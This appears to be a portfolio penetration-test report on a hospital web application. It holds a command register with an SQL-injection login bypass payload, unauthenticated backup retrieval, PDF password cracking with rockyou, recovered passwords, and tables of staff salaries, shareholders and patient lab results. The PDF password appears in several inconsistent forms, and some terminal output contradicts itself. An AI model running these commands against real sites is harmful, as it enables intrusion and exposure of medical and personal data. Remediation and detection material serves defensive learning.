Core skills	Web pentesting, SQLi, authentication testing, Burp, Nmap, PDF security, evidence analysis
Impact statement	Demonstrated authentication bypass and sensitive-data exposure in an authorized controlled environment
Evidence	Use sanitized screenshots; redact cookies, identities and credentials
Code	Show secure remediation examples rather than exploit secrets
Report	Publish sanitized PDF; retain confidential evidence privately

Resume-ready project description

Independent Web Application Security Assessment — Conducted an authorized black-box assessment of a hospital web application; identified and manually validated SQL-injection authentication bypass, public database-backup exposure, directory indexing and sensitive patient-report retrieval; analyzed legacy PDF

protection and performed authorized offline password recovery; quantified exposed HR/shareholder data; produced evidence-backed CVSS/CWE findings, remediation controls, detection logic and a retest runbook.

20. Lessons for Secure Engineering

- Security controls must be enforced where the sensitive action occurs, not only where the data is stored.
- A crawler exclusion is not an authorization boundary.
- A scanner result is not a substitute for a controlled manual reproduction.
- Encryption is not a replacement for access control.
- Error handling is part of the attack surface.
- Deployment hygiene can be as important as application code.
- A high-quality finding includes a verification condition, not just a recommendation.
- Evidence preservation increases the credibility and long-term usefulness of a security assessment.

21. End-to-End Attack Narrative

This section reconstructs the compromise as an attacker would experience it while preserving the evidence boundary. The purpose is to show how individually small weaknesses compose into a materially larger security outcome.

Step	Stage	Action	Result
1	Reconnaissance	Resolve the hostname, inspect public HTML, robots.txt and sitemap, and enumerate services.	Public target and restricted application paths identified.
2	Enumeration	Browse directory indexes.	/old/, /patient/ and /staff/ expose files and endpoint names.
3	Independent data exposure	Request the known backup filename.	Internal HR/shareholder database backup retrieved without authentication.
4	Authentication testing	Send a normal invalid login and capture the baseline.	HTTP 200 with no portal redirect.
5	SQLi validation	Change only the username to the controlled SQL syntax.	HTTP 302 redirect to /patient/portal.php.
6	Portal confirmation	Open the redirected portal and inspect HTML.	Three report objects and download endpoints identified.
7	Sensitive object retrieval	Request report IDs 1–3 with the authenticated session.	Three encrypted PDFs returned with HTTP 200.
8	Offline document analysis	Inspect PDF security parameters and extract crackable hashes.	V=2/R=3 legacy PDF encryption parameters recorded.
9	Password recovery	Use dictionary-based PDF password recovery.	All three passwords recovered; decrypted files validated.
10	Impact analysis	Correlate patient-report exposure with independent HR/shareholder backup exposure.	Two independent sensitive-data paths from an unauthenticated starting position.

22. Milestone 1 — Initial Access & Patient Reports

The patient login form was the primary initial-access boundary. The baseline request established normal application behavior. The controlled SQL syntax test altered the response to an HTTP 302 redirect into the portal. Browser confirmation removed ambiguity about whether the redirect represented a genuine authenticated state.

Report retrieval evidence

Artifact	HTTP status	Size	Content type
patient_report_1.pdf	200	3,657 bytes	application/pdf
patient_report_2.pdf	200	3,611 bytes	application/pdf
patient_report_3.pdf	200	3,735 bytes	application/pdf

23. Milestone 2 — Cryptographic Analysis & Password Recovery

All three retrieved PDFs were version 1.4, one page each, and protected by the PDF Standard security handler. qpdf reported V=2, R=3 and 128-bit encryption. The supplied John the Ripper build did not load the extracted PDF hashes with the requested format, so the workflow was not falsely reported as successful through John. pdftcrack was then used for the authorized document-recovery objective and successfully recovered all three passwords.

Report	PDF security	Recovered password	Validation
1	V=2 / R=3 / 128-bit	123456	Decrypted; qpdf check clean
2	V=2 / R=3 / 128-bit	password	Decrypted; qpdf check clean
3	V=2 / R=3 / 128-bit	!@#%\$^&	Decrypted; qpdf check clean

Credential handling note: the passwords are included only in the confidential edition because the authorized exercise required recovery. They must be redacted from any public portfolio copy.

Why the encryption result matters

- Encryption did not compensate for the application-level access-control failure because the attacker could first obtain the files legitimately through the compromised application session.
- The recovered passwords were weak enough to be found through dictionary-based guessing.
- The evidence demonstrates the difference between file-at-rest protection and application authorization: encryption can reduce exposure after unauthorized file acquisition, but it cannot replace server-side authorization.

```

kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ ls
patient_report_1.hash  patient_report_1.pdf  patient_report_2.pdf  patient_report_3.pdf
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_1.hash
patient_report_1.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_2.hash
patient_report_2.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_3.hash
patient_report_3.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_1.hash
cat: patient_report_1.hash: No such file or directory
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_2.hash
patient_report_2.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_3.hash
patient_report_3.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_1.hash
cat: patient_report_1.hash: No such file or directory
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_2.hash
patient_report_2.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_3.hash
patient_report_3.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_1.hash
cat: patient_report_1.hash: No such file or directory
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_2.hash
patient_report_2.hash
kali@kali: ~/Weeks/Mediroza/evidence/pdf
$ cat patient_report_3.hash
patient_report_3.hash

```

Evidence: extracted PDF hashes.


```

(kali@kali) - [~/Week4/Mediroza/evidence/pdf]
$ pdfrack -w /usr/share/wordlists/rockyou.txt patient_report_3.pdf > patient_report_3_cracked.txt
(kali@kali) - [~/Week4/Mediroza/evidence/pdf]
$ cat patient_report_3_cracked.txt
PDF version 1.4
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 3261393066326130336634386337323631306164373264323130316137616538
U: 5090fa8a5d8a99cb97c9d140cd23119428bf4e5e4e758a4164004e56ffa0108
O: 58e3d692cfd7b50b0b5eaa139fcb372260a949c8992ed7b44fd13e2b40c1f8
found user-password: '!@#%$%^'

```

Evidence: report 3 decryption validation.

24. Milestone 3 — Internal Data Exposure & Quantification

The exposed SQL backup provides a second, independent compromise path. It contains structured HR and shareholder tables rather than a single accidental record. The dataset is sufficient to calculate exact payroll totals and to characterize the ownership table.

Dataset	Records	Fields of note
staff	30	Name, role, department, email, phone, national ID, monthly salary, join date
shareholders	10	Name, ownership %, shares held, share class

Payroll metric	Value
Staff records	30
Monthly payroll total	ZAR 2,027,000
Average monthly salary	ZAR 67,567
Minimum monthly salary	ZAR 19,000
Maximum monthly salary	ZAR 160,000

Shareholder structure

Shareholder	Ownership %	Shares	Class
Dr. Rajesh Naidoo	18.0%	180,000	Ordinary
Cedar Health Holdings (Pty) Ltd	15.0%	150,000	Ordinary
Dr. Johan van der Merwe	12.0%	120,000	Ordinary
Reddy Family Trust	11.0%	110,000	Ordinary
Thabo Molefe	10.0%	100,000	Ordinary
Sarah Botha	9.0%	90,000	Ordinary
Dr. Ahmed Kara	8.0%	80,000	Preferential
Naledi Zulu	7.0%	70,000	Ordinary
Michael Roberts	6.0%	60,000	Ordinary
Dr. Vikram Chetty	4.0%	40,000	Preferential

Data minimization analysis

The exposed staff dataset contains more information than is necessary for the public operation of a hospital website. National identifiers, direct phone numbers and salary values create materially different abuse

opportunities from ordinary public contact information. The shareholder table similarly exposes internal ownership information that should not be placed in a public document root.

25. Root-Cause Analysis

Root cause	Findings	Control failure
Sensitive files stored under the public document root; directory indexing enabled	F-01, F-02, F-07	Deployment hygiene and web-server access control
Dynamic SQL behavior from untrusted authentication input	F-03, F-04	Parameterized queries and production error handling
Sensitive documents reachable through application object IDs	F-05, F-06	Server-side object authorization
Excessive technology disclosure	F-08	Defense-in-depth hardening
Weak document passwords / legacy PDF protection	M2 supporting evidence	Document protection policy and password quality

The recurring theme is inconsistent trust-boundary enforcement. Sensitive information was protected at one layer but left exposed at another: the database backup was logically confidential but physically public; the patient reports were marked encrypted but retrievable after authentication bypass; the database error was internal but rendered to the client. Effective security requires the boundary to hold at every layer.

26. Remediation Architecture

Priority P0 — Restore the two critical trust boundaries

- Remove every SQL backup, archive and temporary export from the public document root.
- Invalidate and rotate any credentials or secrets that may have been stored in exposed files.
- Replace dynamic authentication SQL with parameterized queries and least-privileged DB access.
- Invalidate existing patient sessions after remediation and review access logs for suspicious portal activity.

Priority P1 — Harden object authorization and error handling

- Authorize every document request against session identity and record ownership.
- Move patient documents outside the web root or behind a dedicated authorization service.
- Replace sequential identifiers with opaque references where practical.
- Return generic application errors while preserving detailed server-side logs.
- Deny direct web access to log files, backups and source artifacts.

Example secure authentication pattern

```
$stmt = $pdo->prepare('SELECT id, password_hash FROM users WHERE username = ?');
$stmt->execute([$username]);
$user = $stmt->fetch();

if (!$user || !password_verify($password, $user['password_hash'])) {
    http_response_code(401);
    exit('Invalid credentials');
}
```

Example secure document authorization pattern

```
$stmt = $pdo->prepare(
    'SELECT path FROM reports WHERE id = ? AND patient_id = ?'
```

```

);
$stmt->execute([$reportId, $_SESSION['patient_id']]);
$report = $stmt->fetch();

if (!$report) {
    http_response_code(403);
    exit;
}

```

27. Detection Engineering

Signal	Detection idea	Response
SQL syntax probes	Alert on repeated quote/comment/boolean-like patterns against authentication endpoints	Investigate source IP, username, response status and session creation
Auth bypass pattern	Alert when a failed login sequence is followed immediately by a portal session	Correlate request body, session ID, timestamp and source IP
Backup discovery	Alert on requests for .sql, .bak, .zip, .old and log filenames	Block and investigate; confirm no sensitive artifact is public
Patient report enumeration	Detect sequential report-ID access or unusual request volume	Review user-to-record authorization and access history
Directory enumeration	Alert on repeated requests to /old/, /patient/, /staff/ and common index files	Block and inspect reconnaissance pattern

28. Secure SDLC Regression Suite

Test	Expected result
Invalid credentials	HTTP 401/generic failure; no authenticated session
Quote/comment SQLi payload	Generic failure; no redirect; no database error
Boolean true/false variants	No authentication-state change
Known backup filename	HTTP 404/403; no data
Directory listing	Disabled on sensitive directories
Known patient report ID for another user	HTTP 403; no content
Direct log filename	HTTP 403/404
Sequential object enumeration	No cross-user object disclosure
Malformed request	No stack trace or database implementation detail

29. Command Register — Reproducibility Appendix

The register below records commands supported by the captured terminal artifacts and the assessment evidence. Session cookies and other live credentials are intentionally redacted. The register is an audit index; it does not invent terminal timestamps where the source evidence did not capture them.

ID	Purpose	Executed command	Observed result
01	DNS resolution	dig @1.1.1.1 medirozahospital.com A +short	199.188.201.16
02	DNS resolution	dig @8.8.8.8 medirozahospital.com A	199.188.201.16

ID	Purpose	Executed command	Observed result
		+short	
03	HTTP headers	curl -k -I https://medirozahospital.co m/	HTTP/2 200; Server: LiteSpeed; 5,445-byte HTML response
04	Robots policy	curl -k -sS https://medirozahospital.co m/robots.txt	Disallowed /patient/, /staff/, /old/
05	Sitemap	curl -k -sS https://medirozahospital.co m/sitemap.xml	Public pages listed; restricted areas omitted
06	Patient login discovery	curl -k -sS https://medirozahospital.co m/patient/login.php	Login form; POST username/password fields
07	WHOIS	whois medirozahospital.com	NameCheap; created 2026-08-14; privacy protected
08	Full TCP scan	sudo nmap -Pn -p- --min-rate 1000 199.188.201.16	First run observed 13 open ports
09	Service scan	sudo nmap -Pn -sV -sC -p21,25,53,80,110,143,443,465,587,993,995,2077,2091 199.188.201.16	FTP/SMTP/DNS/HTTP/IMAP/POP3/cPanel-related services observed
10	Authentication baseline	curl -k -sS -o /tmp/a.html -w "status=%{http_code} size=%{size_download} redirect=%{redirect_url}\n" -X POST "https://medirozahospital.co m/patient/login.php" --data-urlencode "username=admin" --data-urlencode "password=wrongpassword123"	HTTP 200; 2,281 bytes; no redirect
11	Manual SQLi/auth bypass	curl -k -sS -o /tmp/b.html -w "status=%{http_code} size=%{size_download} redirect=%{redirect_url}\n" -X POST "https://medirozahospital.co m/patient/login.php" --data-urlencode "username=admin' -- --data-urlencode "password=wrongpassword123"	HTTP 302; redirect to /patient/portal.php
12	Automated SQLi validation	sqlmap -u "https://medirozahospital.co m/patient/login.php" --data="username=admin&password=wrongpassword123" -p username --batch --level=1 --risk=1 --threads=1 --timeout=15 --retries=1	403 responses/connection failures; injection not independently confirmed
13	Patient report retrieval	GET /patient/download.php?id=1	HTTP 200; 3,657 bytes; application/pdf
14	Patient report retrieval	GET /patient/download.php?	HTTP 200; 3,611 bytes;

ID	Purpose	Executed command	Observed result
		id=2	application/pdf
15	Patient report retrieval	GET /patient/download.php?id=3	HTTP 200; 3,735 bytes; application/pdf
16	Public backup retrieval	curl -k -sS -O "https://medirozahospital.com/old/mediroza_db_backup_2019.sql"	6.2 KB; 93 lines
17	Backup inspection	ls -lah mediroza_db_backup_2019.sql && wc -l mediroza_db_backup_2019.sql && head -20 mediroza_db_backup_2019.sql	Backup header identifies confidential HR/shareholder data
18	PDF hash extraction	/usr/share/john/pdf2john.pl patient_report_1.pdf > patient_report_1.hash	PDF hash extracted
19	PDF hash extraction	/usr/share/john/pdf2john.pl patient_report_2.pdf > patient_report_2.hash	PDF hash extracted
20	PDF hash extraction	/usr/share/john/pdf2john.pl patient_report_3.pdf > patient_report_3.hash	PDF hash extracted
21	John the Ripper attempt	john --format=pdf --wordlist=/usr/share/wordlists/rockyou.txt patient_report_1.hash	Installed build rejected the supplied PDF hash format
22	PDF security inspection	qpdf --show-encryption patient_report_1.pdf	V=2; R=3; 128-bit; encrypted
23	PDF integrity validation	qpdf --check patient_report_1.pdf	No structural errors after decryption
24	PDF password recovery	pdfcrack -w /usr/share/wordlists/rockyou.txt patient_report_1.pdf	Password recovered: 123456
25	PDF password recovery	pdfcrack -w /usr/share/wordlists/rockyou.txt patient_report_2.pdf	Password recovered: password
26	PDF password recovery	pdfcrack -w /usr/share/wordlists/rockyou.txt patient_report_3.pdf	Password recovered: !@#% ^&

Representative HTTP proof

```

POST /patient/login.php HTTP/2
Host: medirozahospital.com
Content-Type: application/x-www-form-urlencoded

username=admin%27+--+&password=wrongpassword123

HTTP/2 302
Location: https://medirozahospital.com/patient/portal.php
Set-Cookie: PHPSESSID=<redacted>

```

30. Evidence Integrity & Chain of Custody

The evidence package was organized into numbered domains covering source material, reconnaissance, network scans, web access, SQL injection/Burp evidence, patient reports, password recovery, database exposure, reports and manifests. The original package contained 65 files representing 58 unique SHA-256 content hashes with duplicate-content groups identified in the inventory.

Evidence integrity is important in a penetration test because a finding should remain independently checkable after the live target changes. The captured PDFs, SQL backup, screenshots, command register and SHA-256 inventory therefore form the durable proof layer for the report.

31. Confidential Credential & Sensitive Data Appendix

RESTRICTED. The following values are included only for the authorized technical record. They must not be placed in a public repository or public portfolio.

Artifact	Recovered password
patient_report_1.pdf	123456
patient_report_2.pdf	password
patient_report_3.pdf	!@#\$\$%^&

Staff dataset — restricted analytical view

For data minimization, the narrative uses aggregate statistics. The underlying SQL file remains the authoritative source for the complete staff records, including national identifiers and direct contact data.

#	Name	Role	Department	Salary
1	Dr. Rajesh Naidoo	Chief Pathologist	Diagnostics Lab	ZAR 138,000
2	Sarah Botha	Chief Financial Officer	Finance	ZAR 152,000
3	Dr. Johan van der Merwe	Medical Director	Management	ZAR 160,000
4	Dr. Anita Naicker	Consultant Cardiologist	Cardiology	ZAR 132,000
5	Dr. Ahmed Kara	Consultant Physician	Internal Medicine	ZAR 128,000
6	Dr. Yusuf Cassim	Senior Registrar	Emergency & Trauma	ZAR 74,000
7	Michael Roberts	HR Director	Human Resources	ZAR 96,000
8	Susan Pretorius	HR Officer	Human Resources	ZAR 32,000
9	Jameel Malik	IT Systems Administrator	IT	ZAR 58,000
10	Thabo Molefe	Network Engineer	IT	ZAR 46,000
11	Nomvula Khumalo	Registered Nurse	Emergency & Trauma	ZAR 34,000
12	Lerato Mokoena	Registered Nurse	Pediatrics	ZAR 33,000
13	Bongani Ndlovu	Registered Nurse	Cardiology	ZAR 35,000
14	Zanele Mahlangu	Nursing Sister	Theatre	ZAR 42,000
15	Kagiso Sithole	Pharmacist	Pharmacy	ZAR 61,000
16	Naledi Zulu	Pharmacy Assistant	Pharmacy	ZAR 26,000
17	Themba Nkosi	Radiographer	Radiology	ZAR 44,000
18	Palesa Radebe	Radiographer	Radiology	ZAR 43,000
19	Deepak Pillay	Lab Technologist	Diagnostics Lab	ZAR 41,000
20	Kavitha Govender	Lab Technician	Diagnostics Lab	ZAR 35,000

#	Name	Role	Department	Salary
21	Dr. Suresh Moodley	Consultant Radiologist	Radiology	ZAR 130,000
22	Dr. Fatima Patel	Pediatrician	Pediatrics	ZAR 118,000
23	Nisha Singh	Physiotherapist	Rehabilitation	ZAR 48,000
24	Dr. Vikram Chetty	Anaesthetist	Theatre	ZAR 135,000
25	David Smith	Facilities Manager	Operations	ZAR 52,000
26	Karen O'Connor	Billing Administrator	Finance	ZAR 29,000
27	James Wilson	Security Supervisor	Operations	ZAR 27,000
28	Linda Fourie	Receptionist	Front Office	ZAR 19,000
29	Peter van Wyk	Procurement Officer	Supply Chain	ZAR 38,000
30	Andile Mbeki	Ward Clerk	Administration	ZAR 21,000

Shareholder dataset — restricted

#	Shareholder	Ownership	Shares	Class
1	Dr. Rajesh Naidoo	18.0%	180,000	Ordinary
2	Cedar Health Holdings (Pty) Ltd	15.0%	150,000	Ordinary
3	Dr. Johan van der Merwe	12.0%	120,000	Ordinary
4	Reddy Family Trust	11.0%	110,000	Ordinary
5	Thabo Molefe	10.0%	100,000	Ordinary
6	Sarah Botha	9.0%	90,000	Ordinary
7	Dr. Ahmed Kara	8.0%	80,000	Preferential
8	Naledi Zulu	7.0%	70,000	Ordinary
9	Michael Roberts	6.0%	60,000	Ordinary
10	Dr. Vikram Chetty	4.0%	40,000	Preferential

32. Evidence Gallery

The following gallery uses the renamed evidence artifacts included in the project package. Names are intentionally descriptive so a reviewer can map a screenshot to the corresponding finding without opening the file first.

Patient Portal

Sign in to view your lab reports and results.

Username

nano

Password

wrongpassword123

☒ Show password

Sign In

01 Baseline Burp Request — captured evidence


The screenshot displays the Burp Suite interface with the 'Intercept' tab selected. A request is captured from the target URL `https://medirozahospital.com/patient/login.php`. The request is a POST method with a body containing the username 'nano' and password 'wrongpassword123'. The 'Inspector' panel on the right shows the request details, including headers and body parameters.

Time	Type	Direction	Method	URL	Status code	Length
22:26:11.1	Out	Request	POST	<code>https://medirozahospital.com/patient/login.php</code>		
22:26:41.1	Out	Request	GET	<code>http://detectportal.brave-http-only.com/</code>		


Request Details:

- Content-Type: `application/x-www-form-urlencoded`
- User-Agent: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/154.0.0.0 Safari/537.36`
- Origin: `https://medirozahospital.com`
- Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8`
- Sec-Op: `1`
- Sec-Fetch-Site: `same-origin`
- Sec-Fetch-Mode: `navigate`
- Sec-Fetch-User: `?`
- Sec-Fetch-Dest: `document`
- Referer: `https://medirozahospital.com/patient/login.php`
- Accept-Encoding: `gzip, deflate, br`
- Accept-Language: `en-US,en;q=0.6`
- Priority: `u=0, i`
- Body Parameters: `username=nano&password=wrongpassword123`


02 Baseline Burp Response — captured evidence




08 Patient Report Download Links — captured evidence



09 Patient Authentication Bypass — captured evidence



10 Old Directory Index — captured evidence



11 Patient Directory Index — captured evidence

403

Forbidden

Access to this resource on the server is denied!

Proudly powered by LiteSpeed Web Server

Please be advised that LiteSpeed Technologies Inc. is not a web hosting company and, as such, has no control over content found on this site.

12 Error Log Metadata — captured evidence

← → ↻ 📄 medirozahospital.com/patient/login.php ☆ 🔍 🗑️ 🌐 ⋮

Emergency: +27 11 555 0100 | Open 24/7 Staff Login | Find Us

Mediroza Home About Doctors Contact **Patient Portal**

Patient Portal

Sign in to view your lab reports and results.

Username

Password

☐ Show password

Sign in

18:53 01-10-2026

13 Patient Login Form — captured evidence

+

Mediroza

General Hospital

14 Cedar Avenue, Johannesburg, South Africa
Tel: +27 11 555 0100
medirozahospital.com

PATHOLOGY LABORATORY REPORT

CONFIDENTIAL

Patient Name:

Sipho Dlamini

Report Date:

2024-11-04

Patient ID:

MG-P-10231

Referring Dr:

Dr. Anita Naicker

Date of Birth:

1984-06-12

Specimen:

Whole blood (EDTA)

Gender:

Male

Lab Ref No:

LR-2024-1187

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Haemoglobin	13.9	g/dL	13.0 - 17.0	Normal
White Cell Count	11.8	x10 ⁹ /L	4.0 - 11.0	HIGH
Platelet Count	245	x10 ⁹ /L	150 - 400	Normal
Fasting Glucose	5.4	mmol/L	3.9 - 5.5	Normal
Creatinine	88	umol/L	64 - 104	Normal

Reported by: Dr. Rajesh Naidoo, MBBCh FCPATH

Mediroza Diagnostics Lab - SANAS accredited pathology laboratory (Ref M0417)

This report is confidential and intended only for the named patient and the referring clinician.

Verified electronically. No signature required. Mediroza CMS 1.4.2



14 Cedar Avenue, Johannesburg, South Africa
Tel: +27 11 555 0100
medirozahospital.com

PATHOLOGY LABORATORY REPORT

CONFIDENTIAL

Patient Name: **Priya Reddy** Report Date: **2024-11-05**
Patient ID: **MG-P-10244** Referring Dr: **Dr. Johan van der Merwe**
Date of Birth: **1991-02-28** Specimen: **Serum**
Gender: **Female** Lab Ref No: **LR-2024-1192**

TEST	RESULT	UNIT	REFERENCE RANGE	FLAG
Total Cholesterol	6.4	mmol/L	< 5.0	HIGH
LDL Cholesterol	4.1	mmol/L	< 3.0	HIGH
HDL Cholesterol	1.2	mmol/L	> 1.0	Normal
Triglycerides	1.8	mmol/L	< 1.7	HIGH
Fasting Glucose	4.9	mmol/L	3.9 - 5.5	Normal

Reported by: Dr. Susan Botha, MBBCh FCPATH

Mediroza Diagnostics Lab - SANAS accredited pathology laboratory (Ref M0417)

This report is confidential and intended only for the named patient and the referring clinician.

Verified electronically. No signature required. Mediroza CMS 1.4.2

```

kali@kali:~/Week4/Mediroza/evidence/pdf
$ pdftcrack -w /usr/share/wordlists/rockyou.txt patient_report_2.pdf > patient_report_2_cracked.txt

kali@kali:~/Week4/Mediroza/evidence/pdf
$ cat patient_report_2_cracked.txt
PDF Version: 1.4
Security Handler: Standard
V: 2
R: 3
P: -4
Length: 128
Encrypted Metadata: True
FileID: 3166346338373236356437626464363834663737383765633666363264616463
U: 39f4e6b8aedf12344c3a0fffb39f8905528bf4e5ee758ae164004e56fffa0108
O: 408b37bcf12da873d7f2840f3c1b917a023961ded4c8164d38e46e9655e66775
found user-password: 'password'

kali@kali:~/Week4/Mediroza/evidence/pdf
$ qpdf --password=password --check patient_report_2.pdf
checking patient_report_2.pdf
PDF Version: 1.4
R = 3
P = -4
User password = password
Supplied password is owner password
Supplied password is user password
extract for accessibility: allowed
extract for any purpose: allowed
print low resolution: allowed
print high resolution: allowed
modify document assembly: allowed
modify forms: allowed
modify annotations: allowed
modify other: allowed
modify anything: allowed
File is not linearized
No syntax or stream encoding errors found; the file may still contain
errors that qpdf cannot detect

```

17 Patient Report 2 Decryption — captured evidence



14 Cedar Avenue, Johannesburg, South Africa
Tel: +27 11 555 0100
medirozashospital.com

PATHOLOGY LABORATORY REPORT

CONFIDENTIAL

